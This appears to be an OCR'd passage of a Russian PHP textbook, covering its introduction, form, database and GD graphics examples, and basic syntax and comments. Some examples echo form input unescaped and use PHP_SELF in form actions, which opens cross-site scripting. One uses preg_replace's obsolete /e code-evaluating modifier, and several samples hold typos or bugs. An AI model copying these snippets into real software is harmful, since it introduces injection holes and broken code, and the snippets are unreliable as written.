
Эта книга - 100%-ная гарантия вашего уверенного программирования на PHP. Освой сам PHP "с нуля"!

Лукьянов М. Ю.



PHP

Полное руководство

+ СПРАВОЧНИК ФУНКЦИЙ

100% гарантия эффективной работы

ПОЛНОЕ РУКОВОДСТВО

Лукьянов М. Ю.

PHP

ПОЛНОЕ РУКОВОДСТВО
И
СПРАВОЧНИК ФУНКЦИЙ

"Наука и Техника"
Санкт-Петербург

УДК 004.43 ; ББК 32.973

ISBN 978-5-94387-796-4

Лукьянов М. Ю.

PHP. Полное руководство и СПРАВОЧНИК функций. — СПб.: Наука и Техника, 2020. — 432 с., ил.

Серия «Полное руководство»

Если вы интересуетесь веб-программированием и разработкой динамических веб-сайтов – эта книга для Вас!

Наша книга поможет вам освоить язык **PHP** практически с нуля – от самых-самых основ до создания своих собственных приложений и библиотек кода. Пошаговые примеры помогут вам разобраться с многочисленными **функциями** PHP; вы узнаете, как правильно использовать **строки**; что такое **массивы** и какие действия с ними можно выполнять; вы узнаете, как используется **ООП** (объектно-ориентированное программирование) в PHP; научитесь использовать **PHP-сеансы** и получать доступ к параметрам формы и загруженным файлам; узнаете, как **отправить Cookies** и перенаправить браузер или как получить доступ к **базам данных** из PHP; поработаете с **графикой** в PHP и научитесь динамически генерировать изображения с помощью PHP; узнаете, как сделать свои **веб-приложения** безопасными и защитить их от наиболее распространенных и опасных атак и многое-многое другое.

Большая часть книги посвящена подробному **Справочнику функций PHP** - для каждой функции в этом справочнике будет указано: ее имя, принимаемые параметры с типами данных, будет сказано, какой из параметров обязательный, а какой - нет, также будут приведены краткое описание функции, побочные эффекты, ошибки и возвращаемые функцией структуры данных. Для удобства справочник составлен в алфавитном порядке.

Книга будет полезна программистам любого уровня – от самых начинающих до продвинутых пользователей, каждый найдет здесь для себя много полезного.

ISBN 978-5-94387-796-4

9 78- 5- 94387- 796- 4

Контактные телефоны издательства:
(812) 412 70 26

Официальный сайт: www.nit.com.ru

Содержание

Глава 1. Введение в PHP

PHP – это простой, но в то же время очень мощный язык программирования, разработанный для создания HTML-содержимого. В данной главе мы с вами познакомимся с окружением этого языка, вы узнаете его природу, историю, а также получите информацию о том, на каких платформах он запускается и как его настроить. В завершении этой главы вы увидите PHP в действии: мы рассмотрим несколько PHP-программ, иллюстрирующих решение общих задач, например, обработку данных формы, взаимодействие с базой данных и создание графики.

1.1. Что делает PHP?

PHP можно использовать тремя основными способами:

- *Сценарии сервера* – изначально PHP разработан для создания динамического веб-контента на стороне сервера, и это до сих пор является самой сильной стороной PHP. Для генерации HTML-кода вам нужен синтаксический анализатор PHP и веб-сервер, с помощью которого можно отправлять получившиеся документы браузерам клиентов. Кроме того, PHP так же стал популярным для генерации XML-документов, графики, Flash-анимации, PDF-файлов и многого другого.
- *Сценарии командной строки* – PHP может выполнять сценарии из командной строки, во многом как Perl, awk, или оболочка Unix. Вы можете использовать сценарии командной строки для задач системного администрирования, таких как резервное копирование и парсинг журнала.
- *Клиентские приложения с графическим интерфейсом пользователя* – используя PHP-GTK[1], вы можете написать кросс-платформенное приложение, обладающие графическим интерфейсом пользователя (GUI), на PHP.

[1] В 2015 г., после довольно продолжительного перерыва была возобновлена работа над расширением PHP-GTK.

В этой книге, однако, мы сконцентрируемся на первом способе применения PHP: использование PHP для разработки динамического веб-контента.

PHP работает на всех основных операционных системах, от вариантов Unix, в том числе Linux, FreeBSD, Ubuntu, Debian и Solaris до Windows и Mac OS X. Он может использоваться со всеми основными веб-серверами, в том числе Apache, Microsoft IIS и серверы Netscape/iPlanet.

Сам язык чрезвычайно гибок. Например, вы не ограничены выводом просто HTML или других текстовых файлов — вы можете генерировать документы любого формата. PHP имеет встроенную поддержку вывода файлов PDF, изображений GIF, JPEG, PNG, Flash-роликов.

Одним из наиболее значительных качеств PHP является всесторонняя поддержка баз данных. PHP поддерживает все основные базы данных (включая MySQL, PostgreSQL, Oracle, Sybase, SQL MS, DB2 и ODBC-совместимые базы данных), а так же многие другие. Также поддерживаются NoSQL-базы данных, такие как SQLite и MongoDB. В общем, с использованием PHP создание веб-страниц с динамическим контентом, полученным из базы данных, является достаточно простым.

Наконец, PHP предоставляет библиотеку уже готового PHP-кода для выполнения общих задач, например, для абстракции базы данных, обработки ошибок и т.д. Эта библиотека называется PHP Extension and Application Repository (PEAR). По своей сути PEAR - это платформа и система управления для повторно используемых компонентов PHP. Подробно о PEAR вы можете узнать по адресу: **http://pear.php.net**.

1.3. Установка PHP

Как был упомянуто выше, PHP доступен для многих операционных систем и платформ. Вам нужно перейти по ссылке **http://www.php.net/manual/ru/install.php**, найти среду, которая наиболее близко соответствует той, которая будет у вас использоваться, и следовать надлежащим инструкциям.

Время от времени вам может понадобиться изменить стандартную конфигурацию PHP. Чтобы сделать это, вы должны будете изменить конфигурационный файл PHP и перезапустить ваш веб-сервер Apache. **Каждый раз, когда вы вносите изменения в среду PHP, вы должны перезапускать сервер Apache, чтобы внесенные изменения вступили в силу.**

Конфигурация PHP хранится в файле *php.ini*. Параметры в этом файле определяют поведение PHP-функций, например, обработку сессий и форм. В последующих главах мы будем ссылаться на некоторые опции файла *php*.

ini, но в целом код из этой книги не требует какой-то особой настройки PHP. За более подробной информацией о файле *php.ini* можно обратиться к следующей ссылке: http://php.net/manual/configuration.file.php.

1.4. Обзор PHP

Страницы PHP – это обычно HTML-страницы со встроенными в них PHP-командами. Во многом это отличает PHP-страницы от других динамических решений, которые являются сценариями, с «чистого листа» генерирующими HTML-код. Веб-сервер по ходу открытия веб-страницы обрабатывает PHP-команды и отправляет их вывод в браузер. Пример 1-1 показывает полную страницу PHP.

Пример 1.1. Сценарий hello_world.php

```
<html>
    <head>
        <title>Посмотрим на мир</title>
    </head>

    <body>
        <?php echo "Привет, мир!"; ?>
    </body>
</html>
```

Сохраните содержимое примера 1.1 в файл *hello_world.php*, откройте его в вашем браузере. Результат показан на рис. 1.2.




Рис. 1.2. Вывод hello_world.php

Вывод производит команда echo (строку “Привет, мир!” в этом случае), вывод будет вставлен в HTML-файл. В этом примере PHP-код помещен между тегами <?php и ?>. Во второй главе вы познакомитесь с другими способами внедрения PHP-кода.

Конфигурация системы

Функция phpinfo() создает HTML-страницу с полной информацией о системе, на которую в данный момент установлен PHP, и конфигурации самого PHP. На этой странице вы также увидите информацию об установленных расширениях. Пример 1.2 показывает полную страницу, отображающую страницу конфигурацию.

Пример 1.2. Использование phpinfo()

```
<?php phpinfo();?>
```

На рис. 1.3 показан вывод примера 1.2. Поскольку каждая система имеет свои особенности, phpinfo(), как правило, применяется для проверки конфигурационных параметров в данной системе и для просмотра доступных предопределенных констант.




Рис. 1.3. Частичный вывод phpinfo()

Формы

Пример 1.3 создает и обрабатывает форму. Когда пользователь нажимает кнопку **Отправить**, введенная информация отправляется обратно этой странице. Код PHP проверяет поле name (имя) и отображает приветствие.

Пример 1.3. Обработка формы (form.php)

```
<html>
    <head>
        <title>Форма приветствия</title>
    </head>

    <body>
        <?php if(!empty($_POST['name'])) {
            echo "Привет, {$_POST['name']}, и добро пожаловать!";
        } ?>

        <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">
            Введите ваше имя: <input type="text" name="name" />
            <input type="submit" />
        </form>
    </body>
</html>
```

Форма и приветствие показаны на рис. 1.4.




Рис. 1.4. Страница с формой и приветствием


Программы PHP получают значения формы преимущественно через массивы $_POST и $_GET. В главе 7 обработка форм рассмотрена более подробно. А пока убедитесь, что в вашем файле конфигурации *php.ini* выключена (установлена в **off**) директива REGISTER_GLOBALS. В принципе это является установкой по умолчанию.

Базы данных

PHP поддерживает все популярные системы баз данных, в том числе MySQL, PostgreSQL, Oracle, Sybase, SQLite и ODBC-совместимые базы данных. На рис. 1.5 показана часть базы данных MySQL, PHP-сценарий отправляет запрос базе данных, получает результат и возвращает его в виде таблицы, содержащий заголовок, год публикации и ISBN книги.

Примечание. SQL-код для этого примера находится в файле *library.sql*. Вы можете использовать его после создания базы данных **library**. И только после этого вы сможете проверить следующий пример кода, а также связанные с ним примеры из главы 8. Подробно обо всем этом будет рассказано в гл. 8.

Код в примере 1.4 подключается к базе данных, отправляет запрос для получения всех доступных (available) книг (с помощью оператора WHERE) и выводит таблицу результатов с помощью цикла while.



localhost/booklist.php

На данный момент доступны следующие книги

Заголовок	Год издания	ISBN
Англо-Русский словарь по выч.технике и информационным технологиям (60 тыс.терм.)	2010	ISBN: 5-93037-124-3
Сигнальные микропроцессоры и их применение в системах телекоммуникаций и электроники.	2011	ISBN: 978-5-9912-0035-6
Основы радиоэлектроники и связи. Учебное пособие для вузов.	2002	ISBN:5-93517-236-4
Visual Basic 6.0. Учебное пособие	2009	ISBN:5-93517-055-8
Основы электроники. Учебное пособие для вузов	2007	ISBN:978-5-94074-432-0
Pro/Engineer wildfire 2.0/3.0/4.0. Самоучитель. Книга + DVD с видеоуроками,проектами и примерами	2011	ISBN:978-966-8806-41-4
Микроконтроллеры AVR в радиолюбительской практике	2010	ISBN:5-9518-0112-5
Создаем устройства на микроконтроллерах серии AVR фирмы Atmel	2005	ISBN:978-5-94387-544-1
Телекоммуникационные системы	2006	ISBN:978-5-94387-365-2
Информационные сети и телекоммуникации	2010	ISBN:978-5-94387-364-3

Рис. 1.5. Список книг, полученный PHP-сценарием из базы данных MySQL

Пример 1.4. Запрос из базы данных Books (booklist.php)

```
<?php

$db = new mysqli("localhost", "petermac", "password", "library");
// убедитесь, что вы используете корректные учетные данные
if ($db->connect_error) {
    die("Connect Error ({$db->connect_errno}) {$db->connect_error}");
}

$sql = "SELECT * FROM books WHERE available = 1 ORDER BY title";
$result = $db->query($sql);

?>

<html>
<body>

<table cellSpacing="2" cellPadding="6" align="center" border="1">
    <tr>
        <td colspan="4">
            <h3 align="center">На данный момент доступны следующие книги</h3>
        </td>
    </tr>

    <tr>
        <td align="center">Заголовок</td>
        <td align="center">Год издания</td>
        <td align="center">ISBN</td>
    </tr>

    <?php while ($row = $result->fetch_assoc()) { ?>
        <tr>
            <td><?php echo stripslashes($row['title']); ?></td>
            <td align="center"><?php echo $row['pub_year']; ?></td>
            <td><?php echo $row['ISBN']; ?></td>
        </tr>
    <?php } ?>

    </table>

</body>
</html>
```

Базы данных предоставляют динамический контент для сайтов новостей, блогов, а также коммерческих сайтов, которые являются сердцем WWW. Подробнее о доступе к базам данных мы поговорим в главе 8.

Графика

С помощью PHP вы можете достаточно легко создавать и изменять изображения, используя расширение GD. Пример 1.5 предоставляет текстовое поле, позволяющее пользователю ввести текст для кнопки. Сценарий берет графический файл с пустой кнопкой и центрирует текст, переданный ему как GET-параметр 'message'. Результат возвращается обратно браузеру в виде PNG-изображения.

Пример 1.5. Динамические кнопки (graphic_example.php)

```
<?php
if (isset($_GET['message'])) {
    // загружаем шрифт, изображение, вычисляем ширину текста
    $font = "times";
    $size = 12;
    $image = imagecreatefrompng("buttan.png");
    $tsize = imagettfbbox($size, 0, $font, $_GET['message']);

    // центрируем
    $dx = abs($tsize[2] - $tsize[0]);
    $dy = abs($tsize[5] - $tsize[3]);
    $x = (imagesx($image) - $dx) / 2;
    $y = (imagesy($image) - $dy) / 2 + $dy;

    // выводим текст
    $black = imagecolorallocate($im,0,0,0);
    imagettftext($image, $size, 0, $x, $y, $black, $font, $_GET['message']);

    // возвращаем изображение
    header("Content-type: image/png");
    imagepng($image);
    exit;
} ?>

<html>
    <head>
        <title>Форма кнопки</title>
    </head>

    <body>
        <form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
            Текст кнопки:
            <input type="text" name="message" /><br />
            <input type="submit" value="Создать кнопку" />
        </form>
    </body>
</html>
```

Форма, сгенерированная примером 1.5, показана на рис. 1.6. Созданная кнопка показана на рис. 1.7.

Вы можете использовать GD для динамического изменения размеров изображений, вывода графики и многое другое. PHP также имеет несколько расширений для создания документов в популярном формате Adobe PDF.




Рис. 1.6. Форма создания кнопки




Рис. 1.7. Кнопка создана

Динамическое создание изображений подробно рассмотрено в главе 9, а в главе 10 мы поговорим о создании файлов Adobe PDF.

Теперь, когда вы увидели, какие возможности открываем вам PHP, вы готовы приступить к его изучению. Мы начнем с изучения базовой структуры языка, затем сконцентрируемся на пользовательских функциях, манипуляциях со строками и объектно-ориентированном программировании. Затем мы приступим к изучению определенных прикладных областей: базы данных, графика, XML и безопасность. А в конце книги будет приведен справочник по встроенным функциям и расширениям. Освойте эти главы и вы освоите PHP!

Глава 2. Основы языка

В этой главе вы познакомитесь с основами языка PHP: с типами данных, переменными, операторами и управлением порядком выполнения операторов. Язык PHP разрабатывался под влиянием других языков программирования, в частности, Perl и C, поэтому если вы знакомы с этими языками программирования, вы легко разберетесь в PHP. Если же PHP - ваш первый язык программирования, не нужно паниковать: мы начнем с самых основ.

2.1. Лексическая структура

Лексическая структура языка программирования – это набор основных правил, который определяет, как надо писать программы на этом языке. Это синтаксис самого низкого уровня языка и он определяет, какими должны быть имена переменных, какие символы могут использоваться для комментариев, и как операторы программы будут разделяться друг от друга.

2.1.1. Чувствительность к регистру

Имена пользовательских классов и функций, а также встроенные конструкции и ключевые слова, такие как echo, while, class и т.д., являются не чувствительными к регистру. Поэтому все три следующие строки эквивалентны:

```
echo("привет, мир");
ECHO("привет, мир");
EcHo("привет, мир");
```

С другой стороны, переменные являются чувствительные к регистру. Поэтому $name, $NAME и $NaME – это три разные переменные.

2.1.2. Операторы и точки с запятыми

Оператор – это фрагмент кода PHP, делающий что-либо. Оператор может быть простым как присваивание значения переменной или же сложным как цикл с многократными точками выхода. Рассмотрим небольшую подборку операторов PHP, включая вызовы функции, присваивание значения и оператор if:

```
echo "Привет, мир";

myFunction(42, "Привет");

$a = 1;

$name = "Федор";

$b = $a / 25.0;

if ($a == $b) {
    echo "Переменные равны!";
}
```

Для разделения простых операторов PHP использует точки с запятыми. Сложные (составные) операторы, использующие фигурные скобки, чтобы пометить блок кода, вроде проверки условия или цикла не нуждаются в точке запятой после закрывающей скобки. В отличие от других языков, в PHP точка с запятой является необходимой *перед* закрывающейся скобкой:

```
if ($needed) {
    echo "Она должна быть у нас!";    // точка с запятой необходима здесь
}                                     // здесь точка с запятой не нужна
```

Однако, вы можете не указывать точку с запятой перед закрытием тега PHP:

```
<?php
if ($a == $b) {
    echo "Переменные равны!";
}
echo "Привет, мир"                    // здесь точка с запятой не нужна
?>
```

Хороший стиль - указывать все необязательные точки с запятыми, поскольку это существенно упростит добавление кода в будущем.

2.1.3. Пробелы и разрывы строк

Пробелы и пробельные символы (новая строка, табуляция и т.д.) ни на что не влияют в PHP-программе. Вы можете разбить оператор на любое число строк или же записать в одну единственную строку. Например, следующий оператор:

```
raisePrices($inventory, $inflation, $costOfLiving, $greed);
```

можно записать с большим числом пробельных символов и переходов на следующую строку:

```
raisePrices (
        $inventory ,
        $inflation ,
        $costOfLiving ,
        $greed
);
```

или с меньшим числом пробелов:

```
raisePrices($inventory,$inflation,$costOfLiving,$greed);
```

Преимущество данной гибкости заключается в возможности форматирования вашего кода, чтобы сделать его более читабельным. Некоторые нерадивые программисты пользуются этой свободой в обратную сторону и создают совсем нечитаемый код - это не рекомендуется!

2.1.4. Комментарии

Комментарии предоставляют дополнительную информацию о коде людям, которые будут читать ваш код, но они полностью игнорируются PHP во время выполнения программы. Даже если вы думаете, что никто не будет читать ваш код, кроме вас, все равно рекомендуется добавлять комментарии для самого себя - спустя несколько месяцев ваш код будет выглядеть так, как будто его написал незнакомец.

В идеале ваши комментарии должны быть достаточно редкими, чтобы не мешать самому коду, но достаточно многочисленными, чтобы вы могли понять по ним, что происходит. Не нужно комментировать очевидные вещи, зато различные хитрые трюки очень нуждаются в комментариях. Например, в следующем случае комментарий будет лишним:

```
$x = 17; // сохраняем значение 17 в переменной $x
```

Зато в следующем случае комментарий оправдан:

```
// конвертируем сущности &#nnn; в символы
$text = preg_replace('/&#([0-9])+;/e', "chr('\\1')", $text);
```

PHP предоставляет несколько способов помещения комментариев в ваш код, все они пришли из существующих языков программирования - C, C++ и оболочки Unix. Обычно используется C-стиль для комментирования за пределами кода и стиль C++ для помещения комментариев в сам код.

Комментарии в стиле оболочки Unix

Когда PHP встречает решетку (символ #) за пределами кода, все, что следует после нее до конца строки или до конца секции PHP кода (в зависимости от того, что встретится раньше) рассматривается как комментарий. Данный стиль комментариев используется в сценариях оболочки Unix и полезен для небольших заметок и аннотаций одиночных строк кода.

Поскольку решетки заметны на странице, комментарии в стиле оболочки Unix иногда используются, чтобы пометить блоки кода:

```
########################
## Функции Cookie
########################
```

Иногда они используются перед строкой кода, чтобы описать, что она делает. В этом случае комментарий размещается с тем же уровнем отступа, что и код:

```
if ($doubleCheck) {
    # создаем HTML-форму подтверждения
    echo confirmationForm();
}
```

При желании решеткой можно закомментировать одиночные строки кода, в этом случае комментарий помещается в ту же строку, что и код:

```
$value = $p * exp($r * $t); # вычисляем сложное выражение
```

Когда вы тесно смешиваете HTML и PHP код, вы можете использовать закрывающий тег PHP, чтобы прервать комментарий:

```
<?php $d = 4; # Устанавливаем $d в 4. ?> Переменная d = <?php echo $d; ?>
Переменная d = 4
```

Комментарии в стиле C++

Когда PHP встречает за пределами кода два слеша (//), все что следует после слешей до конца строки или до конца секции кода (в зависимости от того, что раньше встретится), рассматривается как комментарий. Данный стиль комментариев используется в C++. Результат такой же, как и в случае с решеткой.

Рассмотрим предыдущие примеры комментариев, переписанные в стиле C++:

```
//////////////////////////
// Функции Cookie
//////////////////////////

if ($doubleCheck) {
```

```
    // создаем HTML-форму подтверждения
    echo confirmati onForm();
}

$value = $p * exp($r * $t); // вычисляем сложное выражение

<?php $d = 4; // Устанавливаем $d в 4. ?> Переменная d = <?php echo $d; ?>
Переменная d = 4
```

Комментарии в стиле C

Комментарии в стиле оболочки и в стиле C++ полезны для аннотации кода или для создания коротких примечаний, однако более длинные комментарии нуждаются в другом стиле. Именно поэтому PHP поддерживают блочные комментарии, которые используются в языке программирования C. Когда PHP встречает слеш и звездочку (/*), все, что следует после этих двух символов, считается комментарием, пока не будет встречена последовательность символов */. Этот тип комментариев, в отличие от ранее приведенных примеров, можно разбивать на несколько строк.

Рассмотрим пример многострочного комментария в стиле C:

```
/* В этом разделе мы присвоим
   значения нескольким переменным. В этом нет
   никакого смысла, но мы делаем это для удовольствия
/*
$a = 1;
$b = 2;
$c = 3;
$d = 4;
```

Поскольку комментарии в стиле C обладают специальными маркерами начала и окончания комментария, вы можете легко интегрировать их в ваш код:

```
/* Эти комментарии можно тесно интегрировать с
кодом */ $e = 5; /* Все отлично работает */
```

Комментарии в стиле C, в отличие от других типов, поглощают маркер окончания PHP-кода. например:

```
<?php
$l = 12;
$m = 13;

/* Здесь начинается комментарий
?>
<p>Нечто, что вы хотите отобразить в HTML HTML.</p>
<?= $n = 14; ?>
*/
```

```
echo("l=$l m=$m n=$n\n");
?><p>Теперь <b>это</b> просто HTML...</p>

l=12 m=13 n=
<p>Теперь <b>это</b> просто HTML...</p>
```

Вы можете отформатировать комментарии, как вам захочется:

```
/* Нет никаких
   специальных правил форматирования
      комментариев
         */
```

Комментарии в стиле C могут быть полезны для отключения секций кода. В следующем примере мы отключаем второй и третий операторы, поместив их в блок комментария. Чтобы включить этот код снова, вам нужно удалить маркеры комментария:

```
$f = 6;
/*
$g = 7;      # Это другой тип комментария
$h = 8;
*/
```

Однако будьте осторожны и не вложите блоки комментариев:

```
$i = 9;
/*
$j = 10;          /* Это комментарий */
$k = 11;
Некоторый закомментированный текст
*/
```

В этом случае PHP неуспешно пытается выполнить оператор "Некоторый закомментированный текст" (а этот текст никак не является оператором!) и возвращает ошибку.

2.1.5. Литералы

Литерал - это значение данных, которое встречается непосредственно в программе. Примеры литераторов в PHP:

```
2001
0xFE
1.4142
"Привет, мир"
'Hi'
true
null
```

2.1.6. Идентификаторы

Идентификатор - это просто имя. В PHP идентификаторы используются для именования переменных, функций, констант и классов. Первый символ идентификатора должен быть ASCII-символом (в верхнем или нижнем регистре) или символом подчеркивания (_) или любым другим символов между ASCII 0x7F и ASCII 0xFF. После первого символа допускаются любые алфавитно-цифровые символы.

Примечание. Вы также можете использовать русскоязычные имена переменных, например, <? $имя = "Иван"; echo $имя; ?>. Однако, использование символов национальных алфавитов в идентификаторах (в том числе и символов русского языка) не рекомендуется и считается дурным тоном.

Имена переменных

Имена переменных всегда должны начинаться со знака доллара ($). После знака доллара должна идти буква или символ подчеркивания, а затем уже буквы, цифры, символы подчеркивания в любом количестве, исключая символы пробелов. Имена переменных чувствительны к регистру символов. Рассмотрим несколько примеров допустимых имен переменных:

```
$bill
$head_count
$MaximumForce
$I_HEART_PHP
$_underscore
$_int
```

А вот несколько недопустимых имен переменных:

```
$not valid  // использован пробел в переменной
$|          // использован недопустимый символ после доллара
$3wa        // использована цифра после доллара
```

Поскольку переменные чувствительны к регистру символов, все это - разные переменные:

```
$hot_stuff $Hot_stuff $hot_Stuff $HOT_STUFF
```

Имена функций

